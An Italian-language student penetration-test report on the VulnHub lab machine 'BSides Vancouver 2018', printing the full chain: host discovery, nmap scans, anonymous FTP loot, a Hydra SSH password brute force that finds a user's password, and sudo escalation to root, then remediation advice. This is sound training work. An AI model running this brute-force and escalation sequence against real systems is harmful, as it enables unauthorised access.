

W16D4 –Progetto finale – M4

Vulnerability Assessment & Penetration Test Report – BSides Vancouver 2018


Autrice: Miriana Fiorito – miry.fiorito@gmail.com

Data di esecuzione: 26 Ottobre 2025

Obiettivo: Ottenere accesso root alla macchina target e documentare tutte le fasi del VA/PT

1. Introduzione

La macchina virtuale “BSides Vancouver 2018” è una sfida boot2root distribuita tramite VulnHub. L’obiettivo è ottenere accesso root sfruttando vulnerabilità presenti nei servizi esposti. Il test è stato condotto in ambiente isolato, utilizzando Kali Linux come macchina attaccante.



2. Ricognizione iniziale

2.1 Scoperta della rete

Comando: netdiscover

Risultato:

IP Target: 192.168.1.62

```
Currently scanning: 192.168.53.0/16 | Screen View: Unique Hosts
22 Captured ARP Req/Rep packets, from 12 hosts. Total size: 1320



| IP            | At                | MAC Address | Count | Len                      | MAC Vendor / Hostname |
|---------------|-------------------|-------------|-------|--------------------------|-----------------------|
| 192.168.1.61  | 24:b2:b9:21:c6:e1 | 6           | 360   | Unknown vendor           |                       |
| 192.168.1.52  | dc:cd:2f:a8:1f:c5 | 2           | 120   | Seiko Epson Corporation  |                       |
| 192.168.1.62  | 08:00:27:ea:88:2a | 1           | 60    | PCS Systemtechnik GmbH   |                       |
| 192.168.1.50  | 40:ca:63:d8:61:24 | 1           | 60    | Seongji Industry Company |                       |
| 192.168.1.54  | dc:68:eb:06:62:29 | 1           | 60    | Nintendo Co.,Ltd         |                       |
| 192.168.1.57  | 24:b2:b9:1f:22:f7 | 1           | 60    | Unknown vendor           |                       |
| 192.168.1.58  | 24:b2:b9:1f:22:f7 | 1           | 60    | Unknown vendor           |                       |
| 192.168.1.53  | 58:a8:e8:98:d7:1e | 2           | 120   | Unknown vendor           |                       |
| 192.168.1.56  | 7a:b0:3f:f2:56:57 | 1           | 60    | Unknown vendor           |                       |
| 192.168.1.59  | 24:b2:b9:1f:22:f7 | 1           | 60    | Unknown vendor           |                       |
| 192.168.1.63  | ce:d6:2b:4a:69:e3 | 1           | 60    | Unknown vendor           |                       |
| 192.168.1.254 | 8c:dc:02:cd:6c:18 | 4           | 240   | zte corporation          |                       |



(root@kali)-[/home/kali]
# nmap 192.168.1.62 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-26 14:35 EDT
Nmap scan report for 192.168.1.62 (192.168.1.62)
Host is up (0.0064s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:EA:88:2A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 19.95 seconds
```

Netdiscover è un tool passivo e attivo per la scoperta di host nella rete locale. Viene utilizzato per identificare dispositivi connessi alla stessa subnet, mostrando il loro indirizzo IP, MAC address e vendor associato.

È particolarmente utile quando:

Non si conosce l'IP della macchina target

Si lavora in ambienti virtualizzati (come VirtualBox o VMware)

Si vuole evitare una scansione aggressiva come all'inizio

Invia richieste ARP (Address Resolution Protocol) nella rete locale e ascolta le risposte.

Ogni dispositivo che risponde viene registrato con:

IP address

MAC address

Vendor del dispositivo

Numero di pacchetti ARP ricevuti

Questo approccio è veloce e silenzioso, ideale per ambienti dove non si vuole generare troppo traffico.

3. Scansione dei servizi

3.1 Scansione completa delle porte

Comando: `nmap 192.168.1.62 -p-`

Porte aperte:

21/tcp --- FTP

22/tcp --- SSH

80/tcp --- HTTP

```
Currently scanning: 192.168.53.0/16 | Screen View: Unique Hosts
22 Captured ARP Req/Rep packets, from 12 hosts. Total size: 1320


| IP            | At                | MAC Address | Count | Len                      | MAC Vendor / Hostname |
|---------------|-------------------|-------------|-------|--------------------------|-----------------------|
| 192.168.1.61  | 24:b2:b9:21:c6:e1 | 6           | 360   | Unknown vendor           |                       |
| 192.168.1.52  | dc:cd:2f:a8:1f:c5 | 2           | 120   | Seiko Epson Corporation  |                       |
| 192.168.1.62  | 08:00:27:ea:88:2a | 1           | 60    | PCS Systemtechnik GmbH   |                       |
| 192.168.1.50  | 40:ca:63:88:61:24 | 1           | 60    | Seongji Industry Company |                       |
| 192.168.1.54  | dc:68:eb:06:62:29 | 1           | 60    | Nintendo Co.,Ltd         |                       |
| 192.168.1.57  | 24:b2:b9:1f:22:f7 | 1           | 60    | Unknown vendor           |                       |
| 192.168.1.58  | 24:b2:b9:1f:22:f7 | 1           | 60    | Unknown vendor           |                       |
| 192.168.1.53  | 58:a8:e8:98:d7:1e | 2           | 120   | Unknown vendor           |                       |
| 192.168.1.56  | 7a:b0:3f:f2:56:57 | 1           | 60    | Unknown vendor           |                       |
| 192.168.1.59  | 24:b2:b9:1f:22:f7 | 1           | 60    | Unknown vendor           |                       |
| 192.168.1.63  | ce:d6:2b:4a:69:e3 | 1           | 60    | Unknown vendor           |                       |
| 192.168.1.254 | 8c:dc:02:cd:6c:18 | 4           | 240   | zte corporation          |                       |


# nmap 192.168.1.62 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-26 14:35 EDT
Nmap scan report for 192.168.1.62 (192.168.1.62)
Host is up (0.0064s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:EA:88:2A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 19.95 seconds
```

Network Mapper è uno strumento open source utilizzato per la scansione di reti e porte. Permette di identificare quali servizi sono attivi su un host, quali porte sono aperte, e in alcuni casi anche il sistema operativo e la versione dei servizi in esecuzione.

3.2 Scansione avanzata con fingerprinting

Comando: `nmap -A -n 192.168.1.62`

Informazioni rilevate:

FTP: vsftpd 2.3.5, login anonimo abilitato

HTTP: Apache 2.2.22, file robots.txt → /backup_wordpress

SSH: OpenSSH 5.9p1

```

(root@kali)-[/home/kali]
# nmap -A -n 192.168.1.62
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-26 14:36 EDT
Nmap scan report for 192.168.1.62
Host is up (0.0023s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.1.60
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534      4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:EA:88:2A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   2.31 ms  192.168.1.62

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.33 seconds

```

Questo comando è una scansione avanzata eseguita con Nmap, uno strumento fondamentale nel penetration testing. Serve a raccogliere **informazioni dettagliate** sui servizi attivi su una macchina target, andando oltre la semplice rilevazione delle porte aperte. E' servito a:

- Identificare con precisione i servizi attivi su un host
- Rilevare le versioni dei software in esecuzione (es. Apache, vsftpd, OpenSSH)
- Scoprire potenziali vulnerabilità legate a versioni obsolete o configurazioni deboli
- Effettuare fingerprinting del sistema operativo
- Raccogliere informazioni utili per la fase di exploit

In pratica, questo comando fornisce una mappa completa della superficie d'attacco della macchina target.

4. Enumerazione e accesso iniziale

4.1 Accesso FTP anonimo

Comando: ftp 192.168.1.62

File trovato: users.txt.bk nella directory public

```
(root@kali)-[/home/kali]
# ftp 192.168.1.62
Connected to 192.168.1.62.
220 (vsFTPD 2.3.5)
Name (192.168.1.62:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||26606|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||28438|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||20492|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31          2.27 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (1.53 KiB/s)
ftp> bye
221 Goodbye.
```

Questo comando avvia una connessione FTP (File Transfer Protocol) verso la macchina target . FTP è un protocollo che consente il trasferimento di file tra client e server. Se il server è configurato per accettare login anonimi, è possibile accedere senza credenziali. Ha confermato, con l'accesso anonimo, che il server FTP accetta connessioni anonime, ovvero senza username e password validi. Ho trovato così:

Directory public

File users.txt.bk


Nel file ci sono una lista di nomi utente potenziali da usare per un attacco bruteforce su altri servizi come per esempio ssh o wordpress. L'estensione .bk suggerisce che si tratta di una copia di backup probabilmente generata manualmente o automaticamente da un amministratore. Il sistema, quindi, espone informazioni sensibili senza autenticazione. Ciò è segno di una cattiva configurazione o di un errore fatto da un amministratore.

4.2 Contenuto del file utenti

Leggiamo il contenuto del file col comando: `cat users.txt.bk`

Utenti trovati:

abatchy
john
ma1
anne
doomguy



```
(root@kali)-[/home/kali]
# cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

5. Brute Force SSH

5.1 Attacco con Hydra

Un attacco brute force su SSH consiste nel provare automaticamente una serie di combinazioni di username e password per ottenere accesso a un sistema remoto. Si basa sull'idea che, se un servizio SSH è esposto e non ha meccanismi di protezione (es. blocco dopo tentativi falliti), è possibile indovinare le credenziali valide.

Obiettivo in questo caso:

- Verificare se uno degli utenti trovati nel file `users.txt.bk` (scaricato via FTP anonimo) avesse una password debole
- Ottenere accesso alla macchina target tramite il servizio SSH attivo sulla porta 22

Comando: `hydra -l anne -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt -t 4 ssh://192.168.1.62`

Hydra ha trovato una combinazione valida (evidenziato in verde nella figura seguente)
Credenziali trovate: anne: princess

```
(root@kali)-[/home/kali]
# hydra -l anne -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt -I -t4 ssh://192.168.1.62
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-26 14:46:48
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 59185 login tries (l:1/p:59185), ~14797 tries per task
[DATA] attacking ssh://192.168.1.62:22/
[22][ssh] host: 192.168.1.62 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-26 14:46:57
```

6. Accesso utente via SSH

SSH (Secure Shell) è un protocollo di rete che consente di accedere in modo sicuro a un sistema remoto tramite linea di comando. Quando un attaccante riesce ad autenticarsi con credenziali valide, ottiene una shell interattiva sul sistema target, con i privilegi dell'utente compromesso.

Questo mi ha permesso di:

- Eseguire comandi direttamente sulla macchina target
- Consentito di esplorare il file system, leggere file, analizzare configurazioni
- È il punto di partenza per la privilege escalation
- Dimostra che il sistema è effettivamente compromesso, non solo teoricamente vulnerabile

Comando: `ssh anne@192.168.1.62` (specifica l'utente anne e l'indirizzo ip della macchina a cui connettersi)

Accesso riuscito dopo aver inresito la password trovata con Hydra (princess) : shell utente anne


```

(root@kali)-[/home/kali]
# ssh anne@192.168.1.62
The authenticity of host '192.168.1.62 (192.168.1.62)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.62' (ECDSA) to the list of known hosts.
anne@192.168.1.62's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Oct 25 11:28:58 2025 from 192.168.56.101
anne@bsides2018:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:ea:88:2a brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.62/24 brd 192.168.1.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 2001:b07:6475:1d03:a460:62c1:c1b1:134a/64 scope global temporary dynamic
        valid_lft 603892sec preferred_lft 84892sec
    inet6 2001:b07:6475:1d03:a00:27ff:feea:882a/64 scope global dynamic
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:feea:882a/64 scope link
        valid_lft forever preferred_lft forever
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# cat flag.txt

```

7. Privilege Escalation

7.1 Verifica permessi sudo

Comando: `sudo -l`

Risultato: (ALL : ALL) ALL

Il comando permette a un utente di elencare i comandi che può eseguire con privilegi elevati (root o altri utenti), senza doverli eseguire. È uno strumento di enumerazione dei permessi che aiuta a capire se l'utente ha accesso a comandi critici o può scalare i privilegi. La stringa ottenuta significa che l'utente anne può eseguire qualsiasi comando (ALL) come qualsiasi utente e in qualsiasi gruppo. In pratica, ha accesso completo a sudo, senza restrizioni.

7.2 Escalation a root

Comando: `sudo su`

Accesso root confermato, ho ottenuto il massimo livello di accesso alla macchina target (obiettivo del nostro progetto)


```

anne@bsides2018:/tmp$ ls -la
total 20
drwxrwxrwt 5 root root 4096 Oct 26 12:51 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
drwxrwxrwt 2 root root 4096 Oct 26 11:25 .ICE-unix
drwx----- 2 root root 4096 Oct 26 11:25 pulse-PKdhtXMmr18n
drwxrwxrwt 2 root root 4096 Oct 26 11:25 .X11-unix
anne@bsides2018:/tmp$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:/tmp$ sudo su
root@bsides2018:/tmp# cd
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
root@bsides2018:~# █

```

7.3 Implicazioni di sicurezza

In un contesto reale, una configurazione come (ALL : ALL) ALL rappresenta una grave vulnerabilità:

- Viola il principio del privilegio minimo
- Espone il sistema a compromissione totale in caso di furto credenziali
- Rende inutile qualsiasi protezione a livello utente

Un amministratore dovrebbe:

- Limitare i comandi sudo concessi agli utenti
- Usare file /etc/sudoers con regole granulari
- Monitorare l'uso di sudo e implementare logging

8. Flag Capture

8.1 Ricerca della flag

Nel contesto di una macchina CTF come BSides Vancouver 2018, la “flag” è un file di testo nascosto nel sistema, solitamente accessibile solo da utente root. Contiene un messaggio che conferma il successo dell'attacco, spesso accompagnato da una firma del creatore della macchina.

Comando: `cd /root`

`ls`

`cat flag.txt`

Contenuto:

Congratulations !

If you can read this, that means you were able to obtain root permissions on this VM.

You should be proud!

@abatchy17

```
anne@bsides2018:/tmp$ ls -la
total 20
drwxrwxrwt  5 root root 4096 Oct 26 12:51 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
drwxrwxrwt  2 root root 4096 Oct 26 11:25 .ICE-unix
drwx----- 2 root root 4096 Oct 26 11:25 pulse-PKdhtXMmr18n
drwxrwxrwt  2 root root 4096 Oct 26 11:25 .X11-unix
anne@bsides2018:/tmp$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:/tmp$ sudo su
root@bsides2018:/tmp# cd
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17
root@bsides2018:~# █
```

9. Conclusion

Il penetration test condotto sulla macchina BSides Vancouver 2018 ha permesso di simulare con successo un attacco informatico completo, dalla fase di ricognizione iniziale fino alla compromissione totale del sistema. L'obiettivo didattico era quello di eseguire un VA/PT completo.

Durante l'analisi, sono state individuate e sfruttate diverse vulnerabilità, tra cui:

- Accesso FTP anonimo con esposizione di file sensibili
- Presenza di credenziali deboli per l'accesso SSH
- Permessi sudo eccessivi concessi a un utente non privilegiato

Queste debolezze, combinate, hanno permesso di ottenere accesso come utente anne e successivamente di eseguire una privilege escalation a root, culminando nella lettura del file flag.txt in /root. Questo risultato certifica la compromissione completa della macchina e il raggiungimento dell'obiettivo finale.

Dal punto di vista metodologico, il test ha seguito un approccio strutturato:

1. Ricognizione passiva e attiva per identificare l'host e i servizi esposti
2. Enumerazione e raccolta di informazioni tramite FTP e HTTP
3. Sfruttamento delle vulnerabilità per ottenere accesso utente
4. Escalation dei privilegi tramite configurazioni errate di sudo
5. Verifica dell'accesso root e cattura della flag

Oltre agli aspetti tecnici, il test ha evidenziato l'importanza della difesa in profondità: ogni singola vulnerabilità, se isolata, potrebbe non essere critica, ma la loro combinazione ha portato a una compromissione completa. Questo sottolinea quanto sia fondamentale adottare un approccio mirato alla sicurezza, che includa:

- Gestione sicura delle credenziali
- Configurazioni minime e controllate
- Monitoraggio continuo dei servizi esposti

Per garantire la sicurezza di un sistema esposto a rete, è fondamentale adottare misure preventive che correggano le vulnerabilità emerse durante il penetration test.

L'accesso FTP anonimo deve essere disabilitato per evitare la divulgazione involontaria di file sensibili, mentre la rimozione di backup e file di test dalle directory pubbliche riduce il rischio di enumerazione utenti. L'uso di password complesse e la rotazione periodica delle credenziali proteggono contro attacchi di brute force, come quello che ha compromesso l'account SSH di anne. Inoltre, limitare i permessi sudo applicando il principio del privilegio minimo impedisce escalation non autorizzate, e proteggere il servizio SSH con strumenti come fail2ban, autenticazione a chiave pubblica e restrizioni IP rafforza la resilienza contro accessi non legittimi. Infine, mantenere aggiornati i servizi e disabilitare quelli non necessari riduce la superficie d'attacco e previene exploit basati su vulnerabilità note. Queste misure, se applicate con coerenza, trasformano un sistema vulnerabile in un ambiente robusto e difeso in profondità.